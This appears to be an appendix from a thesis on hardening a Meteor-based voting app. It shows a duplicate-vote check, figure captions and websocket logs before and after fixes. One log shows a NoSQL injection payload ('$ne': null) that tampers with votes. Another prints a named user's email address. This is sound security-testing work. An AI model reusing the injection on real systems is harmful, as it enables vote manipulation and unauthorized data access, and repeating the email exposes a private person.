
```
const votes = Keywords.find({_id: id, "votes.userId":
this.userId}).fetch();
if (votes.length) {
    throw new Meteor.Error('submit.already_voted',
TAPi18n.__('submit.already_voted'));
}
```

Appendix 5


Front page




Tampermonkey plugin




Voting results affected





Foiled XSS



Implemented log-out button


Implemented log section

Appendix 6

Excessive vote information exposure

Excessive user information exposure

Broken authentication



Injection script result

```
[08:25:35:418] > Adding normal vote
[08:25:35:435] > {"msg":"method","method":"addVote","params":["dkKgppgHfinJ8HvqL","trial"],"id":"1"}
[08:25:35:436] > Adding injected vote
[08:25:35:437] > {"msg":"method","method":"addVote","params":[{"$ne":null},"trial"],"id":"2"}
[08:25:35:462] > {"msg":"result","id":"1"}
[08:25:35:465] > {"msg":"result","id":"2"}
[08:25:35:475] > {"msg":"changed","collection":"keywords","id":"dkKgppgHfinJ8HvqL","fields":{"votes":
[{"userId":null,"stage":"trial","time":1587360335444,"conference":"Thesis test"}]}}
[08:25:35:483] > {"msg":"changed","collection":"keywords","id":"2aWnpcyLn8Suo5Km9","fields":{"votes":
[{"userId":null,"stage":"trial","time":1587360335448,"conference":"Thesis test"}]}}
[08:25:35:490] > {"msg":"updated","methods":["1"]}
[08:25:35:526] > {"msg":"updated","methods":["2"]}
```

Fixed injection attack

```
[16:00:24:464] > Adding normal vote
[16:00:24:465] > {"msg":"method","method":"addVote","params":
["x7LKgos4zkyZFHzuE","trial"],"id":"25"}
[16:00:24:466] > Adding vote with injection
[16:00:24:467] > {"msg":"method","method":"addVote","params":[{"$ne":null},"trial"],"id":"26"}
[16:00:24:472] > {"msg":"updated","methods":["26"]}
[16:00:24:474] > {"msg":"result","id":"26","error":
{"isClientSafe":true,"error":"error.invalid_call","reason":"Invalid call","message":"Invalid call
[error.invalid_call]","errorType":"Meteor.Error"}}
[16:00:24:476] > {"msg":"result","id":"25"}
[16:00:24:478] > {"msg":"updated","methods":["25"]}
```

Visible user information after fix

```
[14:11:06:014] > Getting user information
[14:11:06:015] > {"_id":"g6YH5s95yjJbJG3eC","admin":true,"createdAt":"2020-04-
09T08:56:07.287Z","email":"sanderhutsi@gmail.com","wantsRecruitment":false,"wantsParticipation":f
alse,"agreesTerms":true,"conference":"BuildStuff","name":"Sander Hütsi"}
```

Unauthorized request after fix

```
[14:21:43:855] > Logging current user out
[14:21:43:857] > {"msg":"method","method":"logout","params":[],"id":"9"}
[14:21:43:858] > Adding vote without being signed in
[14:21:43:986] > {"msg":"ready","subs":
["wZQPTir88FeDjAKoq","8QYkNDhfB8EQYMfSm","mN4M4KC24fxSTdssR","NaT9Lg9xY9wdwSTbY"]}
[14:21:43:987] > {"msg":"updated","methods":["9"]}
[14:21:43:988] > {"msg":"method","method":"addVote","params":
["rjaDsx5vKSCbiKd23","adopt"],"id":"10"}
[14:21:43:989] > {"msg":"result","id":"9"}
[14:21:43:990] > {"msg":"updated","methods":["10"]}
[14:21:43:991] > {"msg":"result","id":"10","error":
{"isClientSafe":true,"error":"error.unauthorized","message":"
[error.unauthorized]","errorType":"Meteor.Error"}}
```

Duplicate vote

```
[13:11:40:953] > Adding 2 duplicate votes
[13:11:40:956] > {"msg":"method","method":"addVote","params":["ku2WpzLJsaC2Gnw45","adopt"],"id":"7"}
[13:11:40:958] > {"msg":"method","method":"addVote","params":["ku2WpzLJsaC2Gnw45","adopt"],"id":"8"}
[13:11:40:979] > {"msg":"updated","methods":["8"]}
[13:11:40:981] > {"msg":"result","id":"8","error":{"isClientSafe":true,"error":"submit.already_voted","reason":"You have
already voted for this option!","message":"You have already voted for this option!
[submit.already_voted]","errorType":"Meteor.Error"}}
[13:11:40:982] > {"msg":"result","id":"7"}
[13:11:40:982] > {"msg":"updated","methods":["7"]}
```